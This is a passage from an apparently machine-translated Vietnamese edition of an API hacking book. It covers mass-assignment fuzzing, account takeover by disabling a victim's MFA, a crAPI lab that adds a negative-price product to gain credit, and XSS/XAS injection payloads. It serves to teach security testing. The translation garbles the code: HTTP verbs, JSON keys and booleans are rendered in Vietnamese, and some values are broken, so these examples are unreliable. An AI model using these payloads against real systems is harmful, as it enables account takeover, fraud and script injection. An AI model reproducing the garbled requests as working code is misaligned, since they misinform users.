với những tham số bao gồm. Tạo tài khoản là một nơi tuyệt vời để làm điều này, nhưng đừng giới hạn bản thân với nó.

Tấn công chuyển nhượng hàng loạt mù

Nếu bạn không thể tìm thấy tên biến trong các vị trí được thảo luận, bạn có thể thực hiện một cuộc tấn công gán hàng loạt mù. Trong một cuộc tấn công như vậy, bạn sẽ cố gắng sử dụng brute-force các tên biến có thể có thông qua fuzzing. Gửi một yêu cầu duy nhất với nhiều biến có thể có, như sau và xem điều gì phù hợp:

```
ĐĂNG /api/v1/dang ky
--snip--
{
    "tên người dùng": "hAPI_hacker",
    "email": "hapi@hacker.com",
    "quản trị viên": đúng,
    "quản trị viên":.,
    "isadmin": đúng,
    "vai trò": "quản trị viên",
    "vai trò": "quản trị viên",
    "user_priv": "quản trị viên",
    "password": "Mật khẩu1!"
}
```

Nếu một API dễ bị tấn công, nó có thể bỏ qua các biến không liên quan và chấp nhận biến khớp với tên và định dạng dự kiến.

Tự động hóa các cuộc tấn công chuyển nhượng hàng loạt với Arjun và Kẻ xâm nhập Burp Suite

Cũng như nhiều cuộc tấn công API khác, bạn có thể phát hiện ra sự gán hàng loạt bằng cách thay đổi thủ công một yêu cầu API hoặc bằng cách sử dụng một công cụ như Arjun để làm mờ tham số. Như bạn có thể thấy trong yêu cầu Arjun sau đây, chúng tôi đã bao gồm mã thông báo ủy quyền với tùy chọn -headers , JSON được chỉ định làm định dạng cho nội dung yêu cầu và xác định vị trí tấn công chính xác mà Arjun nên kiểm tra bằng \$arjun\$:

```
$ arjun -headers "Loại nội dung: Ứng dụng/json" -u http://vulnhost.com/api/register -m JSON --include='{$arjun$}'
```

```
[~] Phân tích nội dung của trang web
[~] Phân tích hành vi cho một tham số không tồn tại
[!] Phản ánh: 0
[!] Mã phản hồi: 200
[~] Phân tích cú pháp trang web cho các tham số tiềm năng
[+] Heuristic đã tìm thấy một tham số bài đăng tiềm năng: quản trị viên
[!] Ưu tiên nó
[~] Thực hiện kiểm tra mức độ heuristic
[!] Đã quét xong
[+] Đã tìm thấy tham số hợp lệ: người dùng
[+] Đã tìm thấy tham số hợp lệ: vượt qua
[+] Đã tìm thấy tham số hợp lệ: quản trị viên
```

Kết quả là Arjun sẽ gửi một loạt yêu cầu với nhiều thông số khác nhau từ một danh sách từ đến máy chủ đích. Sau đó, Arjun sẽ thu hẹp các tham số có khả năng xảy ra dựa trên độ lệch của độ dài phản hồi và mã phản hồi, đồng thời cung cấp cho bạn danh sách các tham số hợp lệ.

Hãy nhớ rằng nếu bạn gặp vấn đề với giới hạn tốc độ, bạn có thể sử dụng Arjun –tùy chọn ổn định để làm chậm quá trình quét. Quá trình quét mẫu này đã hoàn tất và phát hiện ra ba tham số hợp lệ: người dùng, thẻ và quản trị viên.

Nhiều API ngăn bạn gửi quá nhiều thông số trong một yêu cầu. Do đó, bạn có thể nhận được một số mã trạng thái HTTP trong phạm vi 400, chẳng hạn như 400 Yêu cầu không hợp lệ, 401 Trái phép hoặc 413 Tải trọng quá lớn. Trong trường hợp đó, thay vì gửi một yêu cầu lớn duy nhất, bạn có thể chuyển qua các biến gán khối lượng có thể có trên nhiều yêu cầu. Điều này có thể được thực hiện bằng cách thiết lập yêu cầu trong Burp Suite's Intruder với các giá trị gán khối lượng có thể có dưới dạng tải trọng, như sau:

```
ĐĂNG /api/v1/đăng ký
--snip--
{
    "tên người dùng": "hAPI_hacker",
    "email": "hapi@hacker.com",
    $"quản trị viên": true$,
    "password": "Mật khẩu1!"
}
```

Kết hợp BFLA và chuyển nhượng hàng loạt

Nếu bạn đã phát hiện ra lỗ hổng BFLA cho phép bạn cập nhật tài khoản của người dùng khác, hãy thử kết hợp khả năng này với một cuộc tấn công chuyển nhượng hàng loạt. Ví dụ: giả sử một người dùng tên Ash đã phát hiện ra một lỗ hổng BFLA, nhưng lỗ hổng này chỉ cho phép anh ta chỉnh sửa thông tin hồ sơ cơ bản như tên người dùng, địa chỉ, thành phố và khu vực:

```
ĐẶT /api/v1/tài khoản/cập nhật
Mã thông báo:UserA-Token
--snip--
{
    "tên người dùng": "Ash",
    "địa chỉ": "123 C St",
    "thành phố": "Thị trấn Pallet",
    "khu vực": "Kanto",
}
```

Tại thời điểm này, Ash có thể deface các tài khoản người dùng khác, nhưng không nhiều hơn thế. Tuy nhiên, thực hiện một cuộc tấn công chuyển nhượng hàng loạt với yêu cầu này có thể khiến việc tìm kiếm BFLA trở nên quan trọng hơn nhiều. Giả sử Ash phân tích các yêu cầu GET khác trong API và nhận thấy rằng các yêu cầu khác bao gồm các tham số cho các tin nhắn cài đặt xác thực đa yếu tố (MFA) và email. Ash biết rằng có một người dùng khác, tên là Brock, có tài khoản mà anh ấy muốn truy cập.

Ash có thể vô hiệu hóa cài đặt MFA của Brock, giúp truy cập vào tài khoản của Brock dễ dàng hơn. Hơn nữa, Ash có thể thay thế email của Brock bằng email của anh ấy. Nếu Ash gửi yêu cầu sau và nhận được phản hồi thành công, anh ấy có thể có quyền truy cập vào tài khoản của Brock:

```
ĐẶT /api/v1/tài khoản/cập nhật
Mã thông báo:UserA-Token
-snip-
{
  "tên người dùng": "Brock",
  "địa chỉ": "456 Onyx Dr",
  "thành phố": "Thị trấn Pewter",
  "khu vực": "Kanto",
  "email": "ash@email.com",
  "mfa": sai
}
```

Vì Ash không biết mật khẩu hiện tại của Brock, Ash nên tận dụng quy trình của API để thực hiện đặt lại mật khẩu, có thể là yêu cầu PUT hoặc POST được gửi tới /api/v1/account/reset. Quá trình đặt lại mật khẩu sau đó sẽ gửi một mật khẩu tạm thời đến email của Ash. Khi MFA bị vô hiệu hóa, Ash sẽ có thể sử dụng mật khẩu tạm thời để có toàn quyền truy cập vào tài khoản của Brock.

Hãy luôn nhớ suy nghĩ như một đối thủ và tận dụng mọi cơ hội.

Bản tóm tắt

Nếu bạn gặp một yêu cầu chấp nhận thông tin đầu vào của khách hàng đối với các biến nhạy cảm và cho phép bạn cập nhật các biến đó, thì bạn đang có một phát hiện nghiêm trọng. Cũng như các cuộc tấn công API khác, đôi khi một lỗ hổng có vẻ nhỏ cho đến khi bạn kết hợp nó với những phát hiện thú vị khác. Việc tìm ra lỗ hổng chuyển nhượng hàng loạt thường chỉ là phần nỗi của tầng băng chìm. Nếu lỗ hổng này xuất hiện, rất có thể là các lỗ hổng khác cũng xuất hiện.

Lab #8: Thay đổi giá của các mặt hàng trong Cửa hàng trực tuyến

Được trang bị các kỹ thuật tấn công chuyển nhượng hàng loạt mới của chúng tôi, hãy quay lại với cAPI. Xem xét những yêu cầu nào chấp nhận thông tin đầu vào của khách hàng và cách chúng tôi có thể tận dụng tuổi một biến giá mạo để xâm phạm API. Một số yêu cầu trong bộ sưu tập cAPI Postman của bạn dường như cho phép đầu vào của khách hàng:

```
ĐĂNG /danh tính/api/auth/đăng ký
ĐĂNG /hội thảo/api/cửa hàng/dơn đặt hàng
POST /workshop/api/merchant/contact_mechanic
```

Thật đáng để thử nghiệm từng thứ này sau khi chúng tôi quyết định nên thêm biến nào vào chúng.

Chúng ta có thể định vị một biến nhạy cảm trong yêu cầu GET tới /workshop/diễn cuối api/shop/products , chịu trách nhiệm phổ biến mặt tiền cửa hàng crAPI với các sản phẩm. Sử dụng Repeater, lưu ý rằng yêu cầu GET tải một biến JSON gọi là "tín dụng" (xem Hình 11-1). Điều đó có vẻ giống như một biến só thứ vị để thao túng.

```

Send | Cancel | < | > | ↻
Request
Pretty Raw Hex ln □
1 GET /workshop/api/shop/products HTTP/1.1
2 Host: 192.168.195.130:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.195.130:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJ0YXBpQGhhY2tlci5jb20iLCJpYXQiOjE2MzAAkjQ0MTosImV4cCI6MTYzMdk1MDqzNH0.x3HEqr9eXLKFvKTIKdixNbnBan1dVXCJ09mwVm7pva__EgwXj53payqtPw10RG9hpds8WuKHPNtoRrLZTl6w
10 Connection: close
11
12
Response
Pretty Raw Hex Render ln □
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Sun, 05 Sep 17:57:03 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: Origin, Cookie
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 168
10 {
11   "products": [
12     {
13       "id": 1,
14       "name": "Seat",
15       "price": "10.00",
16       "image_url": "images/seat.svg"
17     },
18     {
19       "id": 2,
20       "name": "Wheel",
21       "price": "10.00",
22       "image_url": "images/wheel.svg"
23     }
24   ],
25   "credit": 50.0
26 }

```

Hình 11-1: Sử dụng Burp Suite Repeater để phân tích /workshop/api/shop/products diễn cuối

Yêu cầu này đã cung cấp cho chúng tôi một biến tiềm năng để kiểm tra (tín dụng), nhưng thực tế chúng tôi không thể thay đổi giá trị tín dụng bằng yêu cầu GET. Hãy chạy quét nhanh Kẻ xâm nhập để xem liệu chúng ta có thể tận dụng bất kỳ phương thức yêu cầu nào khác với diễn cuối này hay không. Kích chuột phải vào yêu cầu trong Repeater và gửi nó tới Intruder. Khi đã ở trong Kẻ xâm nhập, hãy đặt vị trí tấn công thành phương thức yêu cầu:

```
§GET§ /workshop/api/shop/products HTTP/1.1
```

Hãy cập nhật tải trọng bằng các phương thức yêu cầu mà chúng tôi muốn kiểm tra: PUT, POST, HEAD, DELETE, CONNECT, PATCH, và OPTIONS (xem Hình 11-2).

Bắt đầu cuộc tấn công và xem xét kết quả. Bạn sẽ nhận thấy rằng crAPI sẽ phản hồi các phương thức bị hạn chế bằng mã trạng thái 405 Method Not Allowed, có nghĩa là phản hồi 400 Bad Request mà chúng tôi nhận được để phản hồi yêu cầu POST khá thú vị (xem Hình 11-3). 400 Yêu cầu không hợp lệ này có thể chỉ ra rằng crAPI đang mong đợi một tải trọng khác được đưa vào yêu cầu POST.

Results Target Positions Payloads Resource Pool Options

(?) Payload Sets

You can define one or more payload sets. The number of payload sets depends on the payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 7
Payload type: Simple list Request count: 7

(?) Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	PUT
Load ...	POST
Remove	HEAD
Clear	DELETE
	CONNECT
	PATCH
	OPTIONS

Add Enter a new item

Hình 11-2: Các phương thức yêu cầu Burp Suite Intruder với tải trọng

Request	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	534
1	PUT	405	<input type="checkbox"/>	<input type="checkbox"/>	295
2	POST	400	<input checked="" type="checkbox"/>	<input type="checkbox"/>	361
3	HEAD	200	<input type="checkbox"/>	<input type="checkbox"/>	219
4	DELETE	405	<input type="checkbox"/>	<input type="checkbox"/>	298
5	CONNECT	405	<input type="checkbox"/>	<input type="checkbox"/>	299
6	PATCH	405	<input type="checkbox"/>	<input type="checkbox"/>	297
7	OPTIONS	200	<input type="checkbox"/>	<input type="checkbox"/>	417

Request Response ***

Pretty Raw Hex Render In ⌂

```

1 HTTP/1.1 400 Bad Request
2 Server: openresty/1.17.8.2
3 Date:
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: Origin, Cookie
8 X-Frame-Options: SAMEORIGIN
9 Content-Length: 112
10
11 {
    "name": [
        "This field is required."
    ],
    "price": [
        "This field is required."
    ],
    "image_url": [
        "This field is required."
    ]
}

```

Hình 11-3: Kết quả Burp Suite Intruder

Phản hồi cho chúng tôi biết rằng chúng tôi đã bỏ qua một số trường bắt buộc khỏi yêu cầu POST. Phần tốt nhất là API cho chúng tôi biết các tham số cần thiết. Nếu chúng tôi nghĩ kỹ, chúng tôi có thể đoán rằng yêu cầu có thể dành cho quản trị viên crAPI sử dụng để cập nhật cửa hàng crAPI. Tuy nhiên, vì yêu cầu này không bị hạn chế đối với quản trị viên, chúng tôi có thể đã tình cờ phát hiện ra một sự phân công hàng loạt kết hợp và lỗ hổng BFLA. Có lẽ chúng ta có thể tạo một mặt hàng mới trong cửa hàng và cập nhật tín dụng của mình cùng một lúc:

```
POST /workshop/api/shop/products HTTP/1.1
```

Máy chủ: 192.168.195.130:8888

Úy quyền: Bearer UserA-Token

```
{
  "tên": "KIỀM TRAI",
  "giá": 25,
  "image_url": "chuỗi",
  "tín dụng": 1337
}
```

Yêu cầu này thành công với phản hồi HTTP 200 OK! Nếu chúng tôi truy cập cửa hàng crAPI trong trình duyệt, chúng tôi sẽ nhận thấy rằng chúng tôi đã tạo thành công một mặt hàng mới trong cửa hàng với giá mới là 25, nhưng thật không may, tín dụng của chúng tôi vẫn không bị ảnh hưởng. Nếu chúng tôi mua mặt hàng này, chúng tôi sẽ nhận thấy rằng nó sẽ tự động trừ số tiền đó từ khoản tín dụng của chúng tôi, giống như bất kỳ giao dịch cửa hàng thông thường nào.

Bây giờ là lúc để đội mũ đội thủ của chúng ta và suy nghĩ thấu đáo về logic kinh doanh này. Là người tiêu dùng crAPI, chúng tôi không thể thêm sản phẩm vào cửa hàng hoặc điều chỉnh giá . . . nhưng chúng ta có thể. Nếu các nhà phát triển đã lập trình API theo cách định rằng chỉ những người dùng đáng tin cậy mới thêm các sản phẩm vào cửa hàng crAPI, thì chúng ta có thể làm gì để khai thác tình huống này?

Chúng ta có thể giảm giá cực mạnh cho một sản phẩm—có thể là một thỏa thuận tốt đến mức giá thực tế là một số âm:


```
POST /workshop/api/shop/products HTTP/1.1
```

Máy chủ: 192.168.195.130:8888

Úy quyền: Bearer UserA-Token


```
{
  "name": "MassAssignment ĐẶC BIỆT",
  "giá": -5000,
  "image_url": "https://example.com/chickendinner.jpg"
}
```

Vật phẩm MassAssignment ĐẶC BIỆT là một trong những loại duy nhất: nếu bạn mua nó, cửa hàng sẽ trả cho bạn 5.000 tín dụng. Chắc chắn rồi, yêu cầu này nhận được phản hồi HTTP 200 OK. Như bạn có thể thấy trong Hình 11-4, chúng ta đã thêm thành công mục vào cửa hàng crAPI.



Hình 11-4: MassAssignment ĐẶC BIỆT trên crAPI

Bằng cách mua ưu đãi đặc biệt này, chúng tôi bổ sung thêm 5.000 đô la vào cân bằng (xem Hình 11-5).



Hình 11-5: Số dư khả dụng trên crAPI

Như bạn có thể thấy, khai thác chuyển nhượng hàng loạt của chúng tôi sẽ có hậu quả nghiêm trọng đối với bất kỳ doanh nghiệp nào có lỗ hổng này. Tôi hy vọng tiền thưởng của bạn cho một phát hiện như vậy sẽ lớn hơn rất nhiều so với tín dụng mà bạn có thể thêm vào tài khoản của mình! Trong chương tiếp theo, chúng ta sẽ bắt đầu hành trình tìm hiểu rất nhiều kiểu tấn công tiềm chích tiềm năng mà chúng ta có thể tận dụng để chống lại các API.

12

MŨI TIÊM



Chương này hướng dẫn bạn cách phát hiện và khai thác một số lỗ hổng tiêm chích nổi bật. Các yêu cầu API dễ bị tiêm cho phép bạn gửi đầu vào, sau đó được thực thi trực tiếp bởi các công nghệ hỗ trợ của API (chẳng hạn như ứng dụng web, cơ sở dữ liệu hoặc hệ điều hành chạy trên máy chủ), bỏ qua các biện pháp xác thực đầu vào.

Thông thường, bạn sẽ tìm thấy các cuộc tấn công tiêm nhiễm được đặt tên theo công nghệ mà chúng đang nhắm mục tiêu. Các kỹ thuật tiêm cơ sở dữ liệu như tiêm SQL tận dụng cơ sở dữ liệu SQL, trong khi tiêm NoSQL tận dụng cơ sở dữ liệu NoSQL. Các cuộc tấn công cross-site scripting (XSS) chèn các tập lệnh vào các trang web chạy trên trình duyệt của người dùng. Tập lệnh API chéo (XAS) tương tự như XSS nhưng tận dụng các ứng dụng của bên thứ ba được API mà bạn đang tấn công nhập vào. Chèn lệnh là một cuộc tấn công chống lại hệ điều hành máy chủ web cho phép bạn gửi các lệnh hệ điều hành cho nó.

Các kỹ thuật được trình bày trong suốt chương này có thể được áp dụng cho các cuộc tấn công tiềm khác là tốt. Là một trong những phát hiện nghiêm trọng nhất mà bạn có thể gặp phải, việc đưa API vào có thể dẫn đến việc dữ liệu nhạy cảm nhất của mục tiêu bị xâm phạm hoàn toàn hoặc thậm chí cấp cho bạn quyền truy cập vào dịch vụ hỗ trợ cơ sở hạ tầng.

Khám phá lỗ hổng tiềm chích

Trước khi bạn có thể đưa tải trọng bằng API, bạn phải khám phá những nơi mà API chấp nhận đầu vào của người dùng. Một cách để khám phá những điểm tiềm này là làm mờ và sau đó phân tích các phản hồi bạn nhận được. Bạn nên cố gắng thực hiện các cuộc tấn công tiềm nhiệm vào tất cả các đầu vào tiềm năng và đặc biệt là trong các trường hợp sau:

- Khóa API
- Mã thông báo
- Tiêu đề
- Truy vấn chuỗi trong URL
- Tham số trong yêu cầu POST/PUT

Cách tiếp cận của bạn để fuzzing sẽ phụ thuộc vào lượng thông tin mà bạn biết về mục tiêu của bạn. Nếu bạn không lo lắng về việc gây ra tiếng ồn, bạn có thể gửi nhiều loại đầu vào làm mờ có khả năng gây ra sự cố trong nhiều công nghệ hỗ trợ có thể có. Tuy nhiên, bạn càng biết nhiều về API, các cuộc tấn công của bạn sẽ càng hiệu quả hơn. Nếu bạn biết ứng dụng sử dụng cơ sở dữ liệu nào, hệ điều hành nào đang chạy trên máy chủ web hoặc ngôn ngữ lập trình mà ứng dụng được viết, thì bạn sẽ có thể gửi tải trọng được nhắm mục tiêu nhằm phát hiện các lỗ hổng trong các công nghệ cụ thể đó.

Sau khi gửi các yêu cầu làm mờ của bạn, hãy tìm kiếm các phản hồi có chứa một thông báo lỗi dài dòng hoặc một số lỗi khác để xử lý đúng yêu cầu. Đặc biệt, hãy tìm bất kỳ dấu hiệu nào cho thấy tải trọng của bạn đã vượt qua các kiểm soát bảo mật và được hiểu là một lệnh, ở cấp độ hệ điều hành, lập trình hoặc cơ sở dữ liệu. Phản hồi này có thể rõ ràng như một thông báo chẳng hạn như “Lỗi cú pháp SQL” hoặc điều gì đó tệ hại như mất thêm một chút thời gian để xử lý yêu cầu. Bạn thậm chí có thể gặp may mắn và nhận được toàn bộ kết xuất lỗi dài dòng có thể cung cấp cho bạn nhiều thông tin chi tiết về máy chủ lưu trữ.

Khi bạn gặp một lỗ hổng bảo mật, hãy đảm bảo kiểm tra mọi điểm cuối tương tự để tìm lỗ hổng đó. Rất có thể, nếu bạn tìm thấy một điểm yếu trong điểm cuối /file/upload, thì tất cả các điểm cuối có tính năng tải lên, chẳng hạn như /image/upload và /account/upload, đều gặp vấn đề tương tự.

Cuối cùng, điều quan trọng cần lưu ý là một số cuộc tấn công tiềm chích này đã tồn tại trong nhiều thập kỷ. Điều độc đáo duy nhất về việc tiềm API là API cung cấp một phương thức phân phối mới hơn cho cuộc tấn công. Vì các lỗ hổng tiềm nhiệm đã được biết rõ và thường có tác động bất lợi đến tính bảo mật của ứng dụng nên chúng thường được bảo vệ tốt để chống lại.

Tập lệnh chéo trang (XSS)

XSS là một lỗ hổng ứng dụng web cổ điển đã tồn tại trong nhiều thập kỷ. Nếu bạn đã quen thuộc với cuộc tấn công, bạn có thể tự hỏi, liệu XSS có phải là mối đe dọa liên quan đến bảo mật API không? Tất nhiên là như vậy, đặc biệt nếu dữ liệu được gửi qua API tương tác với ứng dụng web trong trình duyệt.

Trong một cuộc tấn công XSS, kẻ tấn công chèn một tập lệnh độc hại vào một trang web bằng cách gửi thông tin đầu vào của người dùng mà trình duyệt của người dùng hiểu là JavaScript hoặc HTML. Thông thường, các cuộc tấn công XSS đưa một thông báo bất hợp lý vào một trang web hướng dẫn người dùng nhấp vào liên kết chuyển hướng họ đến nội dung độc hại của kẻ tấn công.

Trong một ứng dụng web, việc thực hiện một cuộc tấn công XSS thường bao gồm việc đưa các tải trọng XSS vào các trường đầu vào khác nhau trên trang web. Khi nói đến việc thử nghiệm API cho XSS, mục tiêu của bạn là tìm một điểm cuối cho phép bạn gửi các yêu cầu tương tác với ứng dụng web giao diện người dùng. Nếu ứng dụng không làm sạch đầu vào của yêu cầu, tải trọng XSS có thể thực thi vào lần tiếp theo khi người dùng truy cập trang của ứng dụng.

Điều đó nói rằng, để cuộc tấn công này thành công, các ngôi sao phải thẳng hàng. Bởi vì XSS đã xuất hiện khá lâu nên những người bảo vệ API nhanh chóng loại bỏ các cơ hội để dễ dàng tận dụng điểm yếu này. Ngoài ra, XSS tận dụng lợi thế của trình duyệt web tải tập lệnh phía máy khách, vì vậy nếu API không tương tác với trình duyệt web, cơ hội khai thác khả năng của lỗ hổng bảo mật này là rất nhỏ.

Dưới đây là một vài ví dụ về tải trọng XSS:

```
<script>cảnh báo("xss")</script>
<script>cảnh báo(1);</script>
<%00script>cảnh báo(1)<%00script>
SCRIPT>alert("XSS");///SCRIPT>
```

Mỗi tập lệnh này cố gắng khởi chạy cảnh báo trong trình duyệt. Các biến các hoạt động giữa các tải trọng là nỗ lực bỏ qua xác thực đầu vào của người dùng. Thông thường, một ứng dụng web sẽ cố gắng ngăn chặn các cuộc tấn công XSS bằng cách lọc ra các ký tự khác nhau hoặc ngăn các ký tự được gửi ngay từ đầu. Đôi khi, làm điều gì đó đơn giản chẳng hạn như thêm một byte rỗng (%00) hoặc viết hoa các chữ cái khác nhau sẽ bỏ qua các biện pháp bảo vệ ứng dụng web. Chúng ta sẽ đi sâu hơn về việc triển tránh kiểm soát an ninh trong Chương 13.

Đối với tải trọng XSS dành riêng cho API, tôi thực sự khuyên dùng các tài nguyên sau:

Hộp tải trọng Danh sách tải trọng XSS Danh sách này chứa hơn 2.700 tập lệnh XSS có thể kích hoạt một cuộc tấn công XSS thành công (<https://github.com/payloadbox/xss-payload-list>).

Danh sách từ Wfuzz Một danh sách từ ngắn hơn được bao gồm trong một trong những công cụ chính của chúng tôi. Hữu ích để kiểm tra nhanh XSS (https://github.com/xmendez/wfuzz/cây/chữ/danh_sách_từ).

Tải trọng XSS của NetSec.expert Chứa giải thích về các tải trọng XSS khác nhau và các trường hợp sử dụng của chúng. Hữu ích để hiểu rõ hơn về từng tải trọng và tiến hành các cuộc tấn công chính xác hơn (<https://netsec.expert/posts/xss-in-2020>).

Nếu API triển khai một số hình thức bảo mật, thì nhiều lần thử XSS của bạn sẽ tạo ra kết quả tương tự, như 405 Đầu vào không hợp lệ hoặc 400 Yêu cầu không hợp lệ. Tuy nhiên, theo dõi chặt chẽ cho các ngoại lệ. Nếu bạn tìm thấy các yêu cầu dẫn đến một số hình thức phản hồi thành công, hãy thử làm mới trang web có liên quan trong trình duyệt của bạn để xem liệu nó lực XSS có ảnh hưởng đến nó hay không.

Khi xem xét các ứng dụng web để biết các điểm tiềm API XSS tiềm năng, hãy tìm các yêu cầu bao gồm thông tin đầu vào của khách hàng và được sử dụng để hiển thị thông tin trong ứng dụng web. Một yêu cầu được sử dụng cho bất kỳ điều nào sau đây là một ứng cử viên chính:

- Cập nhật thông tin hồ sơ người dùng
- Cập nhật thông tin “like” trên mạng xã hội
- Cập nhật sản phẩm cửa hàng thương mại điện tử
- Đăng bài lên diễn đàn hoặc phần bình luận

Tìm kiếm các yêu cầu trong ứng dụng web và sau đó làm mờ chúng bằng một tải trọng XSS. Xem lại kết quả để tìm mã trạng thái bất thường hoặc thành công.

Tập lệnh API chéo (XAS)

XAS là kịch bản chéo trang được thực hiện trên các API. Ví dụ: hãy tưởng tượng rằng blog HAPI Hacking có một thanh bên được cung cấp bởi nguồn cấp tin tức LinkedIn. Blog có kết nối API với LinkedIn để khi một bài đăng mới được thêm vào nguồn cấp tin tức LinkedIn, nó cũng sẽ xuất hiện trong thanh bên của blog. Nếu dữ liệu nhận được từ LinkedIn không được làm sạch, thì có khả năng tải trọng XAS được thêm vào nguồn cấp tin tức LinkedIn có thể được đưa vào blog.

Để kiểm tra điều này, bạn có thể đăng nhập nguồn cấp tin tức LinkedIn có chứa tập lệnh XAS và kiểm tra xem nó có thực thi thành công trên blog hay không.

XAS phức tạp hơn XSS, vì ứng dụng web phải đáp ứng các điều kiện nhất định để XAS thành công. Ứng dụng web phải vệ sinh kém dữ liệu được gửi thông qua API của chính nó hoặc của bên thứ ba. Đầu vào API cũng phải được đưa vào ứng dụng web theo cách sẽ khởi chạy tập lệnh. Hơn nữa, nếu bạn đang có tấn công mục tiêu của mình thông qua API của bên thứ ba, thì bạn có thể bị giới hạn số lượng yêu cầu mà bạn có thể thực hiện thông qua nền tảng của nó.

Bên cạnh những thách thức chung này, bạn sẽ gặp phải thách thức tương tự vốn có của các cuộc tấn công XSS: xác thực đầu vào. Nhà cung cấp API có thể cố gắng ngăn một số ký tự được gửi qua API. Vì XAS chỉ là một dạng khác của XSS, nên bạn có thể vay mượn từ các tải trọng XSS được mô tả trong phần trước.

Ngoài việc kiểm tra API của bên thứ ba cho XAS, bạn có thể tìm kiếm lỗ hổng bảo mật trong trường hợp API của nhà cung cấp thêm nội dung hoặc thực hiện các thay đổi đối với ứng dụng web của họ. Ví dụ: giả sử blog HAPI Hacking cho phép người dùng cập nhật hồ sơ người dùng của họ thông qua trình duyệt hoặc yêu cầu POST tới điểm cuối API /api/profile/update. Nhóm bảo mật blog hAPI Hacking có thể đã dành toàn bộ thời gian để bảo vệ blog khỏi đầu vào được cung cấp bằng ứng dụng web, hoàn toàn bỏ qua API

như một vector đe dọa. Trong trường hợp này, bạn có thể thử gửi một yêu cầu cập nhật hồ sơ điển hình chứa tải trọng của mình trong một trường của yêu cầu POST:

ĐĂNG /api/hồ sơ/cập nhật HTTP/1.1

Chủ nhà: hapihackingblog.com

Ủy quyền: hAPI.hacker.token

Loại nội dung: ứng dụng/json

```
{
  "tên": "hAPI",
  "lname": "Hacker",
  "thành phố": "<script>cảnh báo(\"xas\")</script>"
}
```

Nếu yêu cầu thành công, hãy tải trang web trong trình duyệt để xem tập lệnh có thực thi hay không. Nếu API triển khai xác thực đầu vào, máy chủ có thể đưa ra phản hồi Yêu cầu không hợp lệ HTTP 400, ngăn bạn gửi tập lệnh dưới dạng tải trọng. Trong trường hợp đó, hãy thử sử dụng Burp Suite hoặc Wfuzz để gửi một danh sách lớn các tập lệnh XAS/XSS nhằm cố gắng xác định một số tập lệnh không dẫn đến phản hồi 400.

Một mẹo XAS hữu ích khác là thử thay đổi tiêu đề Content-Type thành khiến API chấp nhận tải trọng HTML để sinh ra tập lệnh:

Loại nội dung: văn bản/html

XAS yêu cầu phải có một tinh huống cụ thể để có thể khai thác. Điều đó nói rằng, những người bảo vệ API thường làm tốt hơn việc ngăn chặn các cuộc tấn công đã tồn tại hơn hai thập kỷ, chẳng hạn như XSS và SQL injection, so với các cuộc tấn công mới hơn và phức tạp hơn như XAS.

tiêm SQL

Một trong những lỗ hổng ứng dụng web nổi tiếng nhất, SQL injection, cho phép kẻ tấn công từ xa tương tác với cơ sở dữ liệu SQL phụ trợ của ứng dụng. Với quyền truy cập này, kẻ tấn công có thể lấy hoặc xóa dữ liệu nhạy cảm như số thẻ tín dụng, tên người dùng, mật khẩu và các loại giá trị khác. Ngoài ra, kẻ tấn công có thể tận dụng chức năng cơ sở dữ liệu SQL để bỏ qua xác thực và thậm chí chiếm quyền truy cập hệ thống.

